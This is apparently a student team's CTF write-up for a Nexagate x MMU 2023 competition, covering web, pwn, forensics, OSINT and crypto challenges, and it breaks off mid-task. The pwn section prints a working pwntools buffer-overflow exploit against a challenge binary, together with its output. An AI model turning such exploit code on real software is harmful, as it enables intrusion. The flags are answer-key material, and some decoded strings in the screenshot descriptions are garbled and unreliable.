- It shows the flag after I click forward.

```
<div class='alert alert-success'>
    CORRECT! PLEASE is the MAGIC word. The flag is
    NxMMU23{d6e4ca0919aa5aeae58d820209e2af40} :D
</div>
```

## \* THE FLAG ORGANIZATION @NEXAGATE

★ Want the flag? Just say the magic word ★

Magic word:

Tolong?

CORRECT! PLEASE is the MAGIC word. The flag is  
 NxMMU23{d6e4ca0919aa5aeae58d820209e2af40}:D

- Flag Revealed: NxMMU23{d6e4ca0919aa5aeae58d820209e2af40}

## Category: Miscellaneous

### Question: Rock Paper Gunting (25)



**Members Involved:** Nur Ayu Amira Binti Idris

**Tools used:** -

#### Thought Process and Methodology and Attempts:

- Firstly, I copied the Netcat to the terminal, and I just played rock, paper,gunting with Pakya.

```
(Kali㉿kali)-[~]
$ nc 203.106.151.182 13340
Welcome to Rock, Paper, Gunting!
Let's play with Pakyaaaaaaaaaa!
Enter your choice (rock, paper, or gunting): rock
You chose: rock
Pakya chose: rock
It's a tie!
Do you want to play again? (yes/no): yes
Enter your choice (rock, paper, or gunting): paper
You chose: paper
Pakya chose: paper
It's a tie!
Do you want to play again? (yes/no): yes
Enter your choice (rock, paper, or gunting): gunting
You chose: gunting
Pakya chose: rock
Sorry! You lose.
Do you want to play again? (yes/no): yes
Enter your choice (rock, paper, or gunting): paper
You chose: paper
Pakya chose: gunting
Sorry! You lose.
Do you want to play again? (yes/no): yes
Enter your choice (rock, paper, or gunting): rock
You chose: rock
Pakya chose: gunting
Congratulations! You win! Gift for you NxMMU{P@kyA_kas1_fr33_m@rk5}
```

### **Final Result:**

- It shows the flag after I win the round.


```
You chose: rock
Pakya chose: gunting

Congratulations! You win! Gift for you NxMMU{P@kyA_kas1_fr33_m@rk5}
```

- **Flag Revealed: NxMMU23{P@kyA\_kas1\_fr33\_m@rk5}**

## Category: Pwn

### Question: Labyrinth (75)



**Members Involved:** Nur Ayu Amira Binti Idris

**Tools used:** Exploit code :

<https://7rocky.github.io/en/ctf/other/htb-cyber-apocalypse-2023/labyrinth/>, pwntools

### Thought Process and Methodology and Attempts:

- Actually, it's very hard and took a long time to solve this but I managed to find the same solution so I just try and error to do this challenge.
- So first I have extracted the zip file in the Kali then it extracted the challenge folder. Then, I make a new folder called "pwn" then I insert the challenge folder inside it.
- Then, I copied the Python code from Github and named it as "solution.py". Then insert the Python file into the challenge folder.

```
#!/usr/bin/env python3

from pwn import *

context.binary = 'labyrinth'

def get_process():
    if len(sys.argv) == 1:
        return context.binary.process()
    host, port = sys.argv[1].split(':')
    return remote(host, port)

def main():
    p = get_process()

    offset = 56
    junk = b'A' * offset


    payload = junk
    payload += p64(context.binary.sym.escape_plan)

    p.sendlineafter(b'> ', b'69')
    p.sendlineafter(b'> ', payload)

    print(p.recvall().decode())

if __name__ == '__main__':
    main()
```


- Then I turn on the Kali terminal and go into the Desktop/pwn/challenge directory.
- Next, I used a command utility that is used to change the permissions of a file, specifically to make it executable - “chmod +x solution.py”




```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cd pwn
(kali㉿kali)-[~/Desktop/pwn]
$ cd challenge
(kali㉿kali)-[~/Desktop/pwn/challenge]
$ ./solution.py
zsh: permission denied: ./solution.py

(kali㉿kali)-[~/Desktop/pwn/challenge]
$ chmod +x solution.py
```

- Then, I have installed the “pwntools” in the same directory. Next, I’m using the command “python3 solution.py”, I get the flag but that was a fake flag.



```
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ cd pwn
(kali㉿kali)-[~/Desktop/pwn]
$ cd challenge
(kali㉿kali)-[~/Desktop/pwn/challenge]
$ pip install pwntools
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: pwntools in /home/kali/.local/lib/python3.11/site-packages (4.10.0)
Requirement already satisfied: paramiko>=1.15.2 in /usr/lib/python3/dist-packages (from pwntools) (2.10.4)
Requirement already satisfied: mako>=1.0.0 in /usr/lib/python3/dist-packages (from pwntools) (1.1.3)
Requirement already satisfied: pyelftools>=0.2.4 in /home/kali/.local/lib/python3.11/site-packages (from pwntools) (0.29)
Requirement already satisfied: capstone>=3.0.5rc2 in /home/kali/.local/lib/python3.11/site-packages (from pwntools) (5.0.0rc2)
Requirement already satisfied: ropgadget>=5.3 in /home/kali/.local/lib/python3.11/site-packages (from pwntools) (7.3)
```



```
(kali㉿kali)-[~/Desktop/pwn/challenge]
$ python3 solution.py
[*] '/home/kali/Desktop/pwn/challenge/labyrinth'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
RUNPATH: b'./libc/'
[*] Starting local process '/home/kali/Desktop/pwn/challenge/labyrinth': pid 37335
[+] Receiving all data: Done (661B)
[*] Stopped process '/home/kali/Desktop/pwn/challenge/labyrinth' (pid 37335)

[-] YOU FAILED TO ESCAPE!
```

**\o/**

▲▲▲▲▲▲▲▲


Congratulations on escaping! Here is a sacred spell to help you continue your journey:  
NxMMU23{f4k3\_fl4g\_4\_t35ting}

- So, I still used the python3 command but I just added the ip netcat command that was given by Nexagate. “python3 solution.py 203.106.151.182:13341”. Then I get the correct flag.

```
(kali㉿kali)-[~/Desktop/pwn/challenge]
$ python3 solution.py 203.106.151.182:13341
[*] '/home/kali/Desktop/pwn/challenge/labyrinth'
Arch:      amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:     No PIE (0x400000)
RUNPATH: b'./libc/'

[*] Opening connection to 203.106.151.182 on port 13341: Done
[*] Receiving all data: Done (6608)
[*] Closed connection to 203.106.151.182 port 13341

[-] YOU FAILED TO ESCAPE!
```



Congratulations on escaping! Here is a sacred spell to help you continue your journey:  
NxMMU23{3sc4p3\_LIKE\_@\_b055}

### Final Result:

- It shows the flag after I have escaped.


Congratulations on escaping! Here is a sacred spell to help you continue your journey:  
NxMMU23{3sc4p3\_LIKE\_@\_b055}

- 

- Flag Revealed: NxMMU23{3sc4p3\_LIKE\_@\_b055}

**Category: Web**

**Question: Persistence**



**Members Involved:** Daniel

**Tools used:** Kali Linux Terminal

**Thought Process and Methodology and Attempts:**

Based on the question, nexagate gave a link to the web ask to send a GET request to the web/flag and it said the chance is going to be like 1000:1 to get the flag so i open terminal in kali and do this command

```
#!/bin/bash
URL="https://nexaxmmu-persistence.chals.io/flag.php"
COUNT=1000
for ((i=1; i<=$COUNT; i++))
do
    echo "Sending request $i"
    curl $URL
done
```

The command is to send the GET request to the web for 1000 times automatically but when it ends i still don't get the flag. I chose another method of curl command which is to send requests one by one and wait for luck.

**Final Result:** I get the flag **NxMMU23{e0c6034630dfa216596b35208680470c}**

```
(kali㉿kali)-[~]
$ sudo curl -n 1000 https://nexaxmmu-persistence.chals.io/flag.php
curl: (7) Failed to connect to 0.0.3.232 port 80 after 0 ms: Couldn't connect to server
<!DOCTYPE html>
<title>Persistence</title>
<style>
body { text-align: center; padding: 150px; }
h1 { font-size: 50px; }
body { font: 20px Helvetica, sans-serif; color: #333; }
article { display: block; text-align: left; width: 650px; margin: 0 auto; }
a { color: #008000; text-decoration: none; }
a:hover { color: #333; text-decoration: none; }
</style>


<article>
<h1>Persistence</h1>
<div>
<p>Congratulation! [ID: 1337] Here FLAG for you:<br>NxMMU23{e0c6034630dfa216596b35208680470c}<br><br>    <h4>Nexagate x MMU [2023]</h4>
</div>
</article>
<script>
</script>
<style>
body { text-align: center; padding: 150px; }
h1 { font-size: 50px; }
body { font: 20px Helvetica, sans-serif; color: #333; }
article { display: block; text-align: left; width: 650px; margin: 0 auto; }
a { color: #008000; text-decoration: none; }
a:hover { color: #333; text-decoration: none; }
</style>

(kali㉿kali)-[~]
$
```

## Category: Miscellaneous

### Question: Dash

#### Members Involved: Daniel




Tools used: Dashlane Password Manager, Document file manager.

#### Thought Process and Methodology and Attempts:

Pakya gave a file and asked to open it to seek the secret. I download the file given and send it to my mobile phone. I used Dashlane Password Manager to open the file and enter the password of the file as Dash@Lane\_1234. After that it shows a lot of information such as google account, spotify account and netflix account etc. It also shows Mayflag Bank info which is the information that I am looking for.

The screenshots show the user navigating through their mobile device's file system to find the downloaded file. Once opened in the Dashlane app, they enter the provided password to unlock the vault. The resulting interface displays a comprehensive list of saved logins and sensitive information, where the Mayflag Bank entry is clearly visible.


Final Result: I able to find the flag in the information of Mayflag Bank which is **NxMMU23{b54d7f101649183d0d6737fb0c49f6cc}**




**Category: Miscellaneous**

**Question: Uncover the Secret Headquarters**

**Members Involved: Daniel**




**Tools used:** Google lens, Google Maps



#### **Thought Process and Methodology and Attempts:**

I used google lens for this image and found it was on the Scandic Hamar Hotel which is actually not. Then I realised the name at the red wall "Langes Gate 1" so I searched this place in google maps and found it.

**Final Result:** The street name is Dr. Hansteins gate and the flag is **NxMMU{DrHansteinsgate}**.




## Category: Miscellaneous

### Question: The Enigmatic Letter

Members Involved: Daniel



Tools used: Gravity Falls' The Author ciphertext, Google Lens



### Thought Process and Methodology and Attempts:

I used google lens to find what this image was and I was able to find it was a gravity falls cartoon code. I go to google and find a Gravity Falls Cipher decoder for this code.

**Final Result:** I successfully decoded it and found the code means "STAN IS NOT WHAT HE SEEEMS" which is the flag **NxMMU{STANISNOTWHATHESEEEMS}**.

The screenshot shows the dCode website interface for decoding Gravity Falls' The Author ciphertext. On the left, there's a search bar and a sidebar with social sharing options. The main area has tabs for 'CRYPTOGRAPHY', 'SUBSTITUTION CIPHER', and 'SYMBOL SUBSTITUTION'. Under 'SYMBOL SUBSTITUTION', it says 'Gravity Falls The Author'. The central part of the page displays the 'THE AUTHOR CIPHER DECODER' tool. It features a grid of symbols representing the 'THE AUTHOR ALPHABET' and a text input field for the 'GRAVITY FALLS' THE AUTHOR CIPHERTEXT' containing the symbols from the image above. Below the text input is a 'DECRYPT' button. At the bottom, there's an 'ENCRYPT' button and links to 'GRAVITY FALLS' THE AUTHOR PLAINTEXT' and 'dCode gravity falls'.

## Category: Miscellaneous

### Question: Sushi Sleuth

#### Members Involved: Daniel



**Tools used:** There are no tools, just TripAdvisor web.

#### Thought Process and Methodology and Attempts:

Based on the question, tbgmike gave a 5 star review on a sushi place in vancouver Canada(unknown restaurant). I decided to search for the name in every sushi place that is shown in google with keyboard shortcut control+f.

170 results match your filters. Clear all filters

Sort by: References

Rank	Restaurant Name	Rating	Reviews	Status	Address
1.	Miku	5	2,026 reviews	Open Now	Japanese, Seafood - \$\$\$ - Menu
2.	Miko Sushi	5	373 reviews	Closed today	Japanese, Sushi - \$ - \$\$
3.	Momo Sushi	5	201 reviews	Open Now	Japanese, Sushi - \$

**Final Result:** Restaurant after restaurant and then i found “tbgmike” review in Shizenya on Hornby Restaurant. The flag is NxMMU{ShizenyaonHornby}.

Reviewed July 7, 2022 via mobile

**Best Sushi ever (from New Yorker)**

My spouse and I dined here twice it was so good. The sushi is so fresh and well prepared and we really appreciated brown rice. We also enjoyed generous salad. Service was terrific

Date of visit: July 2022

Helpful? 2

This review is the subjective opinion of a TripAdvisor member and not of TripAdvisor LLC. TripAdvisor performs checks on reviews as part of our industry-leading trust & safety standards. Read our transparency report to learn more.

## Category: Forensics

### Question: Packet (75)




**Members Involved:** Naufal


**Tools used:** Cisco Packet Tracer, cyberchef (<https://gchq.github.io/CyberChef/>)

### Thought Process and Methodology and Attempts:

- Naufal extracted the file and noticed that the file was in a packet file.




- Naufal double clicked on the server, at the services he got the flag but in URL code.



## Final result:


- Naufal paste the code into the cyberchef and decode using URL Decode and got the flag.



- Flag revealed: NxMMU23{7cd5a3880f446e7bc13b0f8b3cc5f2b0}

**Category: Miscellaneous****Question: PakyaFormation (50)****Members Involved:** Naufal**Tools used:** myViewBoard Whiteboard**Thought Process and Methodology and Attempts:**


- Naufal using myViewBoard Whiteboard because the file format is .olf. myViewBoard Whiteboard can open the .olf file format.
- After opening it, he just zoomed out and got the flag.

**Final result:**

- Flag revealed: NxMMU23{875a2ea489c9e47172220f76dd78a7af}

## Category: Miscellaneous

### Question: Welcome! (25)




**Members Involved:** Naufal

**Tools used:** Discord

### Thought Process and Methodology and Attempts:

- Naufal clicked the link and paste to discord and realised the link is from nexagate discord.



- At rules-and-regulations, the 13 points is the flag.

### Final result:

13. The flag format: NxMMU23{Multimedia\_University\_Capture\_The\_Flag\_2023}

- Flag revealed: NxMMU23{Multimedia\_University\_Capture\_The\_Flag\_2023}



## Final result:


- Naufal pastes the code on cyberchef using base64.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various conversion options like To Base64, From Hex, etc. The main area is divided into 'Recipe' and 'Input' sections. In the Recipe section, 'From Base64' is selected, with the 'Alphabet' dropdown set to 'A-Za-z0-9+/=' and the 'Remove non-alphabet chars' checkbox checked. The 'Input' section contains the base64 encoded string: TnhhNTVUyM3tGMWPHKzFzX1doSTd1X21uX8MuHTB1Nng=. Below it, the 'Output' section displays the decoded result: NxMMU23{F1aG\_1s\_WhI7e\_in\_C010u6}.

- Flag revealed: NxMMU23{F1aG\_1s\_WhI7e\_in\_C010u6}

## Category: Osint

### Question: Look for MrDonde flag (20)



**Members Involved:** Naufal

**Tools used:** Twitter, Brainf\*ck Interpreter

### Thought Process and Methodology and Attempts:

- Naufal searched MrDonde's account on twitter and found a code.

The image shows a screenshot of a Twitter profile for a user named MrDonde. The profile picture is a placeholder icon. The bio reads: "MrDonde @MrDonde898562 · 13h". Below the bio, there is a large amount of Brainfuck code. The code consists of a series of characters including '>', '<', '+', '(', ')', '[', ']', and ','. The first tweet has 4 likes and the second has 1 like. The interface includes standard Twitter navigation buttons for reply, retweet, and favorite.

## Final result:



- There are 4 codes that Naufal needs to try and error. And the code that got the flag is the code on the above image.

- Naufal using brainf\*ck interpreter and got the flag.
- **Flag revealed: NxMMU23{Osint\_is\_great}**

## Category: Cryptography

### Question: Power (50)

The screenshot shows the CyberChef interface. The 'Operations' sidebar on the left includes options like To Base64, From Base64, To Hex, From Hex, To Hexdump, URL Decode, Regular expression, and Entropy. The main area has a 'Recipe' section with two tabs: 'From Hex' (selected) and 'From Base32'. Under 'From Hex', the 'Delimiter' is set to 'None'. Under 'From Base32', the 'Alphabet' is set to 'A-Za-z0-9+/=' and the 'Remove non-alphabet chars' checkbox is checked. The 'Input' field contains the hex string '4852584751545355485A4B5853544A544F524345344D33404F355345495154474D523545434D444349354A44533D3D0'. The 'Output' section shows the converted Base64 string: 'TnhhNTVUyM3tDN3IwdDBfdzA0bGR9'.

**Members Involved:** Mannoj Sakthivel

**Tools used:** CyberChef

### Thought Process and Methodology and Attempts:

Firstly, Mannoj inspected the code and realised that it was in either Base 32 or 64 format. Thus, Mannoj has then used a cyberchef tool to decode it. However, the first time Mannoj decoded it (using the magic wand). It prompts another hexadecimal format as shown on the picture above (this is by using base 32 format and hex format).

This screenshot shows the same CyberChef interface as the previous one, but with 'Strict mode' checked under the 'From Base64' tab. The input remains the same hex string '4852584751545355485A4B5853544A544F524345344D33404F355345495154474D523545434D444349354A44533D3D0'. The output now shows the Base64 string 'Ix9MU23{C7ypt0\_w041d}'.

Then Mannoj re-entered the random base number and clicked on the magic wand again.

**Final Result:** This gave Mannoj the flag for the activity as the random base number was in Base 64 format.

**Category: Cryptography**

**Question: Guessing Game (25)**



```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ nc 203.106.151.182 13338
target.txt
Welcome to the guessing game!
I'm thinking of a number between 22 and 52. You have 7 tries.

#1 Take a guess: 43
[>] Too high!
#2 Take a guess: 33
[<] Too low!
#3 Take a guess: 36
[<] Too low!
#4 Take a guess: 38
[>] Too high!
#5 Take a guess: 37
